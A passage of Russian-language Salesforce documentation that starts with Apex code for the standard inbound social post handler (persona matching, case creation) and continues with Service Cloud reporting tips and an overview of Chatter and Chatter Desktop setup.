    private void createPersona(SocialPersona persona) {
        if (persona == null || (persona.Id != null && String.isNotBlank(persona.Id)) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona){
        return persona.ExternalId != null && String.isNotBlank(persona.ExternalId) &&
               persona.Name != null && String.isNotBlank(persona.Name) &&
               persona.Provider != null && String.isNotBlank(persona.Provider) &&
               persona.provider != 'Other';
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {
        String name = persona.Name;
        if (persona.RealName != null && String.isNotBlank(persona.RealName))
```

```
            name = persona.RealName;

        String firstName = '';
        String lastName = 'unknown';
        if (name != null && String.isNotBlank(name)) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
            if (lastName == null || String.isBlank(lastName))
                lastName = firstName;
        }

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }
}
```

Стандартный класс Apex для выпусков Winter '13 и Spring '14

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual Boolean usePersonAccount() {
        return false;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if (post.Id != null) {
            update post;
            if (persona.id != null) {
                update persona;
            }
            return result;
        }

        findReplyTo(post, rawData);
```

```
        Case parentCase = null;
        if (persona.Id == null) {
            createPersona(persona);
            post.PersonaId = persona.Id;
        }
        else {
            update persona;
            post.PersonaId = persona.Id;
            parentCase = findParentCase(post, persona, rawData);
        }

        if (parentCase == null) {
            parentCase = createCase(post, persona);
        }

        post.ParentId = parentCase.Id;

        insert post;

        return result;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(
            subject = post.Name
        );
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            }
            else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData) {
        SocialPost replyToPost = null;
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id)) {
            replyToPost = post.ReplyTo;
        }
        else if (post.MessageType == 'Direct' && String.isNotBlank(post.Recipient)) {
            // find the latest outbound post that the DM is responding to
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE
OutboundSocialAccount.ProviderUserId = :post.Recipient AND ReplyTo.Persona.Id = :persona.Id
 ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                replyToPost = posts[0];
            }
```

```
        }

        if (replyToPost != null) {
            List<Case>  cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :replyToPost.ParentId];
            if (!cases.isEmpty()) {
                if (!cases[0].IsClosed) return cases[0];
                if (cases[0].ClosedDate >
System.now().addDays(-getMaxNumberOfDaysClosedToReopenCase())) {
                    reopenCase(cases[0]);
                    return cases[0];
                }
            }
        }

        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
        if (post.Id != null || post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }

    private void findReplyTo(SocialPost post, Map<String, Object> rawData) {
        String replyToId = (String)rawData.get('replyToExternalPostId');
        if (String.isBlank(replyToId)) return;
        List<SocialPost> postList = [SELECT Id, ParentId, IsOutbound, PersonaId FROM
SocialPost WHERE ExternalPostId = :replyToId LIMIT 1];
        if (!postList.isEmpty()) {
            post.ReplyToId = postList[0].id;
            post.ReplyTo = postList[0];
        }
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.ExternalId)) {
           List<SocialPersona> personaList = [SELECT Id, ParentId FROM SocialPersona WHERE

                ((Provider != 'Other' AND Provider = :persona.Provider) OR
                 (Provider = 'Other' AND MediaProvider != null AND MediaProvider =
:persona.MediaProvider)) AND
                ((ExternalId != null AND ExternalId = :persona.ExternalId) OR
                 (ExternalId = null AND Name = :persona.Name)) LIMIT 1];
```

```
            if ( !personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || persona.Id != null || String.isBlank(persona.ExternalId)
|| String.isBlank(persona.Name) ||
                String.isBlank(persona.Provider)) return;

        if (isPersonaAccountEnabled()){
            Account account = createPersonAccount(persona);
            persona.ParentId = account.Id;
        }
        else {
            Contact contact = createContact(persona);
            persona.ParentId = contact.Id;
        }
        insert persona;
    }


    private Boolean isPersonaAccountEnabled() {
        if (!usePersonAccount()) return false;
        Map<String, Object> accountFields = Schema.SObjectType.Account.fields.getMap();
        return accountFields.containsKey('IsPersonAccount');
    }

    private Account createPersonAccount(SocialPersona persona) {
        Account account = new Account(
            Name = persona.Name
        );
        insert account;
        return account;
    }

    private Contact createContact(SocialPersona persona) {
        String name = persona.RealName;
        if (String.isBlank(name)) {
            name = persona.Name;
        }

        String firstName = '';
        String lastName = 'unknown';
        if (!String.isBlank(name)) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
            if (String.isBlank(lastName)) {
                lastName = firstName;
            }
        }
```

```
        Contact contact = new Contact(
            LastName = lastName,
            FirstName = firstName
        );
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null) {
            contact.AccountId = defaultAccountId;
        }
        insert contact;
        return contact;
    }
}
```

Отчет по действиям службы поддержки

Отчеты, доступные в папке «Отчеты службы поддержки», позволяют отслеживать количество созданных обращений, комментариев к обращениям, сообщений эл. почты с обращениями, ответственных за обращения, ролей контактов обращений, обращений с решениями, а также время, прошедшее с момента последнего изменения статуса или ответственного за обращение, и журнал обращений.

Кроме того, система позволяет создавать отчеты по решениям организации, включая журналы решений, языки создания решений и актуальность переведенных решений. При наличии портала самообслуживания организация может выполнять отчеты для отслеживания показателей использования портала самообслуживания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**. (Доступные отчеты определяются используемой версией.)

Использование типов настраиваемых отчетов для составления отчетов по действиям службы поддержки

Объекты «Обращения» и «Решения» поддерживают несколько типов настраиваемых отчетов, которые могут использоваться для отслеживания действий рабочей группы над обращениями и решениями.

Советы по эффективному составлению отчетов службы поддержки

Ниже перечислены советы и рекомендации, позволяющие извлекать ценную информацию из сведений об обращениях и решениях.

Использование типов настраиваемых отчетов для составления отчетов по действиям службы поддержки

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**. (Доступные отчеты определяются используемой версией.)

Объекты «Обращения» и «Решения» поддерживают несколько типов настраиваемых отчетов, которые могут использоваться для отслеживания действий рабочей группы над обращениями и решениями.

Рекомендуем использовать встроенные типы настраиваемых отчетов для создания отчетов по количеству созданных обращений, комментариев к обращениям, сообщений эл. почты с обращениями, ответственных за обращения, ролей контактов обращений, обращений с решениями, а также времени, прошедшему с момента последнего изменения статуса или ответственного за обращение, и журналу полей обращений.

Кроме того, система позволяет создавать отчеты по решениям организации, включая журналы решений, языки создания решений и актуальность переведенных решений.

Некоторые типы настраиваемых отчетов доступны только при использовании связанных функций. Например, при включении архивного трендинга для объекта «Обращения» пользователь получает автоматический доступ к типу настраиваемого отчета «Обращения с архивным трендингом».

Обращения с архивным трендингом
Чтобы проанализировать динамические изменения сведений об обращениях, выберите тип настраиваемого отчета «Обращения с архивным трендингом». Данный тип отчета доступен только при использовании функции архивного трендинга.

Обращения и сообщения эл. почты
Чтобы создать настраиваемый отчет для просмотра списка входящих и исходящих сообщений эл. почты по обращениям, выберите тип отчета «Обращения и сообщения эл. почты». Данный тип отчета доступен только при использовании функции Email-to-Case или On-Demand Email-to-Case.

Переведенные решения
Чтобы резюмировать переведенные решения, связанные с каждым основным решением, выберите отчет «Переведенные решения».

Роль контакта
Чтобы просмотреть все обращения со связанными ролями контакта, выберите отчет «Роль контакта».

Обращения со статьями
Чтобы просмотреть статьи, вложенные в обращения, выберите отчет «Обращения со статьями». Данный отчет доступен только при использовании компонента Salesforce Knowledge.

Данный отчет отображает даже те статьи, которые не помечены как доступные для внутреннего приложения.

Жизненный цикл обращения
Чтобы просмотреть результаты поля «Диапазон», содержащего время, прошедшее с момента последнего изменения статуса или ответственного за обращение, запустите отчеты по жизненному циклу обращения. Каждое изменение статуса или ответственного инициирует обнуление счетчика.

Сервисные контракты с правами
Чтобы просмотреть услуги, доступные клиентам, выберите тип отчета «Сервисные контракты с правами». Данный тип отчета доступен только при использовании функции «Сервисные контракты с правами».

Организации с правами и контактами
Данный тип отчета составляет список организаций с правами, содержащими контакты (названные операторы). Данный тип отчета доступен только при использовании функции «Сервисные контракты с правами».

Сервисные контракты с элементами строки контракта

Данный тип отчета составляет список сервисных контрактов с элементами строки контракта (продуктами). Данный тип отчета доступен только при использовании функции «Сервисные контракты с элементами строки контракта и правами».

Обращения с контрольными точками

Чтобы создать настраиваемый отчет для просмотра списка обращений с контрольными точками, выберите тип отчета «Обращения с контрольными точками». Данный тип отчета доступен только при использовании прав.

Прим.: Статус контрольной точки в списке просмотров и отчетов основан на времени окончания связанного процесса права. Если в профиль пользователя не входит доступ к полю обращения «Время окончания процесса права», то при просмотре отчетов и списков может отображаться неверный статус контрольной точки обращений. Список записей и контрольных точек обращения будет отображать верные значения статуса контрольной точки.

Журнал обращения/Журнал решения

Чтобы отслеживать журнал стандартных и настраиваемых полей обращений и решений, поддерживающих функцию отслеживания, выберите типы отчетов «Журнал обращения» и «Журнал решения». Данные отчеты позволяют просматривать предыдущие и новые значения отслеживаемых полей. Условия фильтра не могут использоваться для поиска результатов в полях «Предыдущее значение» и «Новое значение».

Права и контракты

Типы настраиваемых отчетов позволяют определять критерии отчета, поддерживающие запуск и создание отчетов по правам, сервисным контрактам и элементам строки контракта. Ниже перечислены типы настраиваемых отчетов, которые автоматически добавляются системой Salesforce при включении функции управления правами.

Тип настраиваемого отчета	Описание	Область типа отчета
Организации с правами и контактами	Данный тип отчета составляет список организаций с правами, содержащими контакты (названные операторы).	Организации и контакты
Сервисные контракты с элементами строки контракта	Данный тип отчета составляет список сервисных контрактов с элементами строки контракта (продуктами).	Отчеты службы поддержки
Сервисные контракты с правами	Данный тип отчета составляет список сервисных контрактов с правами.	Отчеты службы поддержки

Советы по эффективному составлению отчетов службы поддержки

Ниже перечислены советы и рекомендации, позволяющие извлекать ценную информацию из сведений об обращениях и решениях.

- При создании отчетов по обращениям дополните отчет полем «Номер родительского обращения». Данное поле определяет наличие связи между обращением и родительским обращением.
- При создании отчетов по показателям оперативности разрешения обращений дополните отчет полем «Закрыто при создании». Данное поле соответствует обращениям, закрытым представителями службы поддержки посредством кнопки **«Сохранить и закрыть»** во время создания обращения.
- При необходимости создайте отчет по обращениям, содержащим контактные адреса эл. почты, экспортируйте данные отчетов в Excel и выполните пакетную отправку стандартных писем посредством приложения Microsoft Word.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**. (Доступные отчеты определяются используемой версией.)

Типы стандартных отчетов

- Чтобы резюмировать переведенные решения, связанные с каждым основным решением, выберите отчет «Переведенные решения».
- Чтобы просмотреть все обращения со связанными ролями контакта, выберите отчет «Роль контакта».
- Чтобы просмотреть статьи, вложенные в обращения, выберите отчет «Обращения со статьями». Данный отчет доступен только при использовании компонента Salesforce Knowledge.

  Данный отчет отображает даже те статьи, которые не помечены как доступные для внутреннего приложения.

Типы настраиваемых отчетов

- Чтобы создать настраиваемый отчет для просмотра списка обращений с контрольными точками, выберите тип отчета «Обращения с контрольными точками». Данный тип отчета доступен только при использовании прав.
- Чтобы отслеживать журнал стандартных и настраиваемых полей обращений и решений, поддерживающих функцию отслеживания, выберите типы отчетов «Журнал обращения» и «Журнал решения». Данные отчеты позволяют просматривать предыдущие и новые значения отслеживаемых полей. Условия фильтра не могут использоваться для поиска результатов в полях «Предыдущее значение» и «Новое значение».
- Чтобы создать настраиваемый отчет для просмотра списка входящих и исходящих сообщений эл. почты по обращениям, выберите тип отчета «Обращения и сообщения эл. почты». Данный тип отчета доступен только при использовании функции Email-to-Case или On-Demand Email-to-Case.
- Чтобы просмотреть результаты поля «Диапазон», содержащего время, прошедшее с момента последнего изменения статуса или ответственного за обращение, запустите отчеты по жизненному циклу обращения. Каждое изменение статуса или ответственного инициирует обнуление счетчика.

Обращения на порталах

При наличии портала самообслуживания организация может выполнять отчеты для отслеживания показателей использования портала самообслуживания.

- При создании отчетов по комментариям к обращениям выберите поле «Общедоступный комментарий к обращению», позволяющее определять личные и общедоступные комментарии. Общедоступные комментарии помечаются

флажком. Чтобы ограничить результаты отчета общедоступными комментариями, настройте отчет и добавьте фильтр поля *«"Общедоступный комментарий к обращению" равно "Истина"»*. Аналогично, чтобы ограничить результаты отчета только личными комментариями, добавьте фильтр *«"Общедоступный комментарий к обращению" равно "0"»*.

- Чтобы просмотреть количество обращений, закрытых пользователями на портале самообслуживания посредством предложенных решений, выберите поле «Закрыто пользователем портала самообслуживания».

Категории решений

Создайте настраиваемый отчет, сортирующий решения по категориям. Выберите поле «Имя категории» для отображения категории решения и поле «Имя родительской категории» для отображения родительской категории решения.

- Отчет, ограниченный решениями отдельной категории, содержит только решения, связанные с категорией напрямую. Данный отчет не содержит решения, относящиеся к подкатегориям указанной категории.
- Чтобы создать отчет по некатегоризированным решениям, воспользуйтесь расширенными фильтрами отчета. Выберите поле «Имя категории» и оператор «равно», а третье поле оставьте незаполненным.

Участники рабочей группы

- При необходимости создайте отчет по рабочим группам со своим участием. После запуска отчета по обращениям выберите значение «Обращения моей группы, работающей с обращениями» в раскрывающемся списке «Показать».
- Поле «Роль ответственного» в отчетах по обращениям определяется не так, как для остальных объектов. Обычно поле «Роль ответственного» определяется полем «Имя роли, отображаемое в отчетах», доступным в роли пользователя. В отличие от других объектов, обращения используют поле «Метка».
- При необходимости ограничьте любой отчет по обращениям обращениями, принадлежащими пользователям или очередям. Выберите пункт «Обращения, принадлежащие пользователю» или «Обращения, принадлежащие очереди» в раскрывающемся списке «Просмотр» вверху отчета по обращениям.

Поиск справки онлайн для функций облачной службы Service Cloud

Service Cloud покрывает все аспекты обслуживания заказчиков, и это же относится к документации Service Cloud. Отыщите ссылки на свои наиболее часто используемые функции Service Cloud.

Совет: Перевалочный пункт — отличный способ познакомиться со службой Service Cloud. Ознакомьтесь с документом по ссылке «Как сделать заказчиков довольными с помощью службы Service Cloud».

Консоль Salesforce для службы

Увеличьте производительность поддержки агентов с помощью интерфейса, напоминающего панель мониторинга, который поддерживает несколько обращений в каждом канале обслуживания.

- Общие сведения о консоли Salesforce
- Общие сведения о настраиваемых компонентах консоли
- Общие сведения о ленте обращений

Управление обращениями

Обращение — это вопрос или отзыв клиента. Настройте и автоматизируйте процессы поддержки обращений, чтобы сократить время на ответы и повысить уровень удовлетворенности клиентов.

- Общие сведения о группах, работающих с обращениями
- Общие сведения об очередях обращений
- Настройка правил ответов
- Настройка правил перевода на следующий уровень
- Настройка правил назначения
- Настройка макросов

База знаний

Благодаря ускорению работы с информацией (создание, совместное использование, поиск) вы можете предоставлять услуги клиентам на небывалом уровне.

- Общие сведения о базе знаниях
- Настройка базы знаний

Многоканальная поддержка

Порадуйте клиентов, предложив им выбор способа установления связи со службой поддержки.

- Настройка функции создания обращения из веб-обозревателя
- Общие сведения о функции создания обращения из сообщения электронной почты
- Настройка функции создания обращения из вопроса
- Настройка Live Agent
- Обзор омниканала
- Общие сведения об онлайн-сообществах
- Общие сведения о Call Center
- Общие сведения об Open CTI
- Общие сведения о функции социального обслуживания клиентов
- Настройка SOS

Соглашения о поддержке клиентов

Предоставляйте и применяйте соглашения об уровне обслуживания (например, гарантии, подписки или соглашения об обслуживании с функцией управления правами).

- Общие сведения о правах
- Настройка функции управления правами

Расширенное сотрудничество

Пословица «Один в поле не воин» актуальна даже в системе Salesforce! Сотрудничество — как внешнее, так и внутреннее — позволяет сократить время выполнения задач и повысить их эффективность.

Здесь находится документация со сведениями об инструментах сотрудничества, таких как Chatter, Salesforce CRM Content и соответствующие документы. В рамках сотрудничества поддерживаются любые доступные действия, а данная документация позволяет определить оптимальный способ их выполнения.

Сотрудничество внутри компании

Будьте в курсе того, что происходит в вашей компании. Делитесь базами знаний, отправляя сообщения и комментарии Chatter, работайте совместно в группе, получайте доступ к файлам и данным своей организации.

Совместная работа с партнерами и клиентами

Делитесь обновлениями с клиентами и партнерами в группах Chatter.

Сотрудничество внутри компании

Будьте в курсе того, что происходит в вашей компании. Делитесь базами знаний, отправляя сообщения и комментарии Chatter, работайте совместно в группе, получайте доступ к файлам и данным своей организации.

Публикация общедоступных обновлений (Chatter)

Делитесь обновлениями с коллегами, совместно работайте в группах Chatter и просматривайте обновления записей.

Создание, публикация и систематизация файлов

Публикуйте файлы в ленты и записи, делитесь файлами с клиентами в облаке Salesforce, синхронизируйте данные между локальным диском и Salesforce.

Публикация общедоступных обновлений (Chatter)

Делитесь обновлениями с коллегами, совместно работайте в группах Chatter и просматривайте обновления записей.

Общие сведения о Chatter

Функции Chatter (например, ленты, профили, группы и многое другое) позволяют обмениваться информацией, совместно работать над текущими проектами и отслеживать последние обновления в компании.

Начало работы с Chatter

Общайтесь с людьми и безопасным образом, делитесь бизнес-сведениями в реальном времени.

Работа с лентами

Просматривайте актуальные сообщения и комментарии, которые отправлены другими людьми и вами, а также изменения в записях вашей организации Salesforce.

Потоки Chatter

Потоки Chatter — это настраиваемые ленты с публикациями из нескольких связанных лент. Рекомендуем искать потоки на начальной странице «Chatter». Создавайте до 100 потоков, объединяя в каждом до 25 лент и типов лент. Создавайте потоки, объединяющие ленты людей, групп и записей, например организаций, возможностей, обращений и многого другого.

Работа с сообщениями

Пользователи могут обмениваться информацией и сотрудничать с другими пользователями внутри и за пределами организации.

Люди организации

Обновление вашего персонального профиля и просмотр профилей других людей в вашей организации.

Записи и списковые представления

Настройте параметры отслеживания записей, смотрите ленты Chatter в списковых представлениях и узнайте больше о рекомендациях по записям.

Совместная работа в группах Chatter

Используйте публичные, закрытые и неуказанные группы Chatter для организации совместной работы с коллегами в своей компании.

Chatter Messenger (чат)

Обеспечивает безопасный и мгновенный обмен сообщениями с коллегами. Chatter Messenger не доступен в новых организациях, созданных после выпуска Spring '16.

Личные сообщения

Используйте сообщения Chatter для защищенных личных бесед с другими пользователями Chatter.

Вопросы Chatter

Есть вопросы? Используйте функцию «Вопросы Chatter», чтобы публиковать вопросы в своей ленте Chatter, и наблюдайте, как там появляются решения проблемы.

Общие сведения о Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Функции Chatter (например, ленты, профили, группы и многое другое) позволяют обмениваться информацией, совместно работать над текущими проектами и отслеживать последние обновления в компании.

Для работы сети Chatter используются те же параметры безопасности, что в организации Salesforce. По умолчанию Chatter доступен организациям, созданным после 22 июня 2010 года. Администраторы других организаций должны включать Chatter вручную. Приложение Chatter доступно в меню приложений, которое расположено в верхнем правом углу любой страницы. Если вкладки Chatter добавлены администратором в другие приложения, а параметры отображения настраивались пользователем ранее, то вкладки должны быть добавлены вручную.

Некоторые сторонние модули и расширения веб-обозревателя могут препятствовать нормальной работе Chatter. При возникновении ошибок или несогласованного поведения Chatter рекомендуем отключить все модули и расширения веб-обозревателя и повторить попытку.

Chatter не поддерживается:

- при использовании Microsoft® Internet Explorer 6.0;
- для внешних пользователей на клиентских или партнерских порталах;

- на вкладке «Консоль».

Сообщения и комментарии, публикуемые пользователями в Chatter, сохраняются на протяжении всего времени предоставления доступа к соответствующей организации клиента. Компания salesforce.com оставляет за собой право применять указанные ниже ограничения.

- Количество системных отслеживаемых обновлений ленты. В настоящее время отслеживаемые обновления ленты, которые были опубликованы более 45 дней назад и не содержат комментариев или предпочтений, удаляются автоматически. Отслеживаемые обновления ленты больше не отображаются в ленте. Тем не менее, пользователям доступен контрольный журнал для отслеживаемого поля, поддерживающего функцию аудита.
- Количество электронных уведомлений, доступное для организации в течение одного часа.

Ограничения могут быть изменены. Дополнительную информацию можно получить в компании Salesforce.

Начало работы с Chatter

Общайтесь с людьми и безопасным образом, делитесь бизнес-сведениями в реальном времени.

Общие сведения о вкладке Chatter

Вкладка Chatter — это основная страница для совместной работы, предоставляющая мгновенный доступ к большинству функций сотрудничества в приложении Chatter.

Люди и записи, отслеживаемые по умолчанию

Выбор понравившихся сообщений и комментариев

Выберите понравившиеся сообщения или комментарии для получения уведомлений электронной почты о добавлении последующих комментариев или просто в знак утверждения.

Отправка ответов на электронные уведомления Chatter

Переход к параметрам эл. почты Chatter

Чтобы изменить настройки уведомлений и рассылок, воспользуйтесь параметрами электронной почты Chatter.

Электронные рассылки Chatter

Благодаря электронным рассылкам, позволяющим просматривать недавние действия Chatter, пользователи могут всегда оставаться в курсе важных событий. Получайте ежедневные или еженедельные сводки об обновлениях в личной или групповой ленте.

Рекомендации по управлению настройками личной электронной почты в Chatter

Пользователи могут контролировать количество получаемых сообщений эл. почты Chatter путем выбора наиболее важных сообщений эл. почты и соответствующей частоты личных и групповых рассылок.

Что понимается под терминами «компания» и «организация» в Chatter?

Можно ли пригласить сотрудников компании, не имеющих лицензий Salesforce?

Общие сведения о вкладке Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Вкладка Chatter — это основная страница для совместной работы, предоставляющая мгновенный доступ к большинству функций сотрудничества в приложении Chatter.

Ниже перечислены действия, доступные на вкладке Chatter.

- Публикация сообщения, доступного отслеживающим пользователям, или комментария к сообщению другого пользователя.
- Выбор понравившихся сообщений или комментариев в знак поддержки.
- Публикация сообщения в профиль или группу либо отправка ссылки на сообщение другим пользователям Chatter посредством сообщения эл. почты или мгновенного сообщения.
- Просмотр, фильтрация и сортировка ленты на левой боковой панели, позволяющей просматривать сообщения для отслеживаемых пользователей или записей и групп со своим участием, сообщения, содержащие упоминания собственного имени, сообщения, добавленные в закладки, или все сообщения компании.
- Поиск по ленте, позволяющий быстро находить нужные сведения в сообщениях и комментариях ленты на вкладке Chatter.
- Добавление сообщения в закладки, позволяющее отслеживать новые комментарии к сообщению или напоминать о необходимости его доработки.
- Добавление тем в сообщение, позволяющее категоризировать сообщение и повышать его доступность.
- Просмотр списков людей, групп, файлов и тем.
- Просмотр или обновление профиля (например, фотография для профиля или контактные данные).
- Просмотр или отправка личных сообщений, доступных только определенным пользователям.
- Просмотр избранного, позволяющий открывать последние сообщения и комментарии к избранным темам, списковым представлениям и поискам по лентам Chatter.
- Просмотр рекомендаций по людям, группам, файлам и записям, связанным с должностью и интересами текущего пользователя.
- Просмотр самых обсуждаемых тем, интересующих пользователей Chatter в данный момент.
- Приглашение в сеть Chatter людей, которым не назначены лицензии Salesforce на использование Chatter.

Chatter Desktop

Приложение Chatter Desktop

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Chatter Desktop — это бесплатное настольное приложение, позволяющее работать в сети Chatter без использования браузера. Приложение Chatter Desktop позволяет публиковать сообщения и комментарии в сети Chatter, а также получать обновления о собственных группах и отслеживаемых людях, записях или файлах. Кроме того, приложение Chatter Desktop поддерживает чат и личные сообщения Chatter, а также отображает обновления и личные сообщения Chatter в виде всплывающих уведомлений на панели задач Windows или Mac OS X.

Прим.: Пользователи-клиенты могут устанавливать и использовать приложение Chatter Desktop, но имеют ограниченный доступ к его функциям. Например, пользователям-клиентам недоступно отслеживание пользователей или записей, общение и настройка параметров управления.

Установка Chatter Desktop

Salesforce предлагает два способа установки Chatter Desktop: стандартную версию для самостоятельной установки и управляемую версию для корпоративного развертывания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Ниже перечислены минимальные требования для использования приложения Chatter Desktop.

- Windows
  - x86-совместимый процессор 2,33 ГГц или лучше/процессор Intel Atom™ 1,6 ГГц для нетбуков или лучше
  - Microsoft® Windows® XP, Windows Server® 2003, Windows Server 2008, Windows Vista® Home Premium, Business, Ultimate или Enterprise (включая 64-разрядные версии) с пакетом обновления 2 (SP2) или Windows 7
  - 512 Мб ОЗУ (рекомендуем 1 Гб)
- Mac
  - Процессор Intel® Core™ Duo 1,83 ГГц или лучше
  - Mac OS X 10.5, 10.6 или 10.7
  - 512 Мб ОЗУ (рекомендуем 1 Гб)

Важное замечание: Для работы приложения Chatter Desktop используется межплатформенная среда выполнения для настольных приложений Adobe® Integrated Runtime (AIR®), которая должна поддерживаться установленной операционной системой. Приложение Chatter Desktop не работает в операционных системах, которые не поддерживают Adobe AIR (например, 64-разрядная версия Linux). Дополнительную информацию о среде выполнения Adobe AIR см. на веб-сайте компании Adobe.

Стандартная версия:

- Требуются полномочия администратора на компьютере
- Полномочия администратора в системе Salesforce не требуются.
- Автоматическая установка требуемой версии Adobe® Integrated Runtime (AIR®)
- При первом запуске приложения Chatter Desktop необходимо принять лицензионное соглашение.
- При первом запуске приложения Chatter Desktop в Chatter публикуется сообщение об установке Chatter Desktop.
- Периодическая проверка Salesforce на наличие новых версий

Чтобы установить стандартную версию, выполните указанные ниже действия.

1. Введите строку «Chatter Desktop» в поле «Быстрый поиск» в меню «Личные параметры» и выберите пункт «Chatter Desktop».
2. Нажмите кнопку **«Загрузить»**.
3. Выполните экранные инструкции.

Прим.: Администраторы могут отключить страницу загрузки Chatter Desktop и заблокировать доступ к Chatter Desktop.

Важное замечание: Для предварительного просмотра PDF-файлов Chatter Desktop использует приложение Adobe® Acrobat® Reader. Прежде чем использовать приложение Chatter Desktop для предварительного просмотра файлов, установите приложение Adobe Acrobat с веб-сайта компании Adobe и запустите его как минимум один раз.

СМ. ТАКЖЕ:

Удаление Chatter Desktop

Подключение Chatter Desktop

При наличии нескольких учетных записей Salesforce или Chatter пользователи могут создать отдельное подключение для каждой учетной записи. В этом случае приложению Chatter Desktop будут доступны только те данные Chatter, которые доступны пользователям при работе с интерактивным приложением.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

1. Щелкните значок и выберите пункт **«Параметры»**.
2. В разделе «Подключения» введите имя подключения и URL-адрес входа. URL-адрес должен начинаться с компонента `https://` и заканчиваться компонентом `salesforce.com` или `chatter.com`. Например, европейское подразделение организации использует для входа в систему следующий адрес: `https://emea.salesforce.com`. Чтобы добавить новое подключение, введите данный URL-адрес и укажите имя *«Европа»*.

   По умолчанию приложение Chatter Desktop подключается к основному экземпляру системы Salesforce (производственная среда) или безопасной среде Force.com.
3. Нажмите кнопку **Авторизовать** и выполните инструкции по авторизации данного подключения в приложении Chatter Desktop.

Чтобы выбрать подключение по умолчанию, установите нужный переключатель в окне «Параметры». Чтобы быстро изменить подключение во время работы с приложением Chatter Desktop, щелкните значок и выберите пункт **«Изменить подключение»**, а затем выберите нужное подключение.

Прим.: Несмотря на то что приложение Chatter Desktop поддерживает создание нескольких подключений, одновременно для входа в систему может использоваться только одно подключение. Приложение Chatter Desktop не позволяет одновременно просматривать данные для нескольких подключений.

СМ. ТАКЖЕ:

Настройка Chatter Desktop

Настройка Chatter Desktop

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Для большинства пользователей достаточно стандартной конфигурации Chatter Desktop, однако некоторые параметры Chatter Desktop могут быть изменены. Чтобы открыть параметры приложения Chatter Desktop, щелкните значок и выберите пункт **«Параметры»**. Ниже перечислены параметры, доступные для настройки.

- Вход в приложение Chatter Desktop при запуске компьютера.
- Сворачивание приложения Chatter Desktop при выходе.
- Включение или отключение всплывающих уведомлений. По умолчанию всплывающие уведомления включены.
- Управление предупреждениями для новых сообщений и комментариев ленты (дополнительные параметры).
- Отображение приложения Chatter Desktop только поверх других окон (дополнительные параметры).
- Отображение окна чата поверх других окон при получении нового сообщения.
- Проигрывание звуковых уведомлений для новых чатов или всех сообщений при свернутом или неактивном окне чата (например, использование нескольких чатов или другого приложения).
- Редактирование подключений.

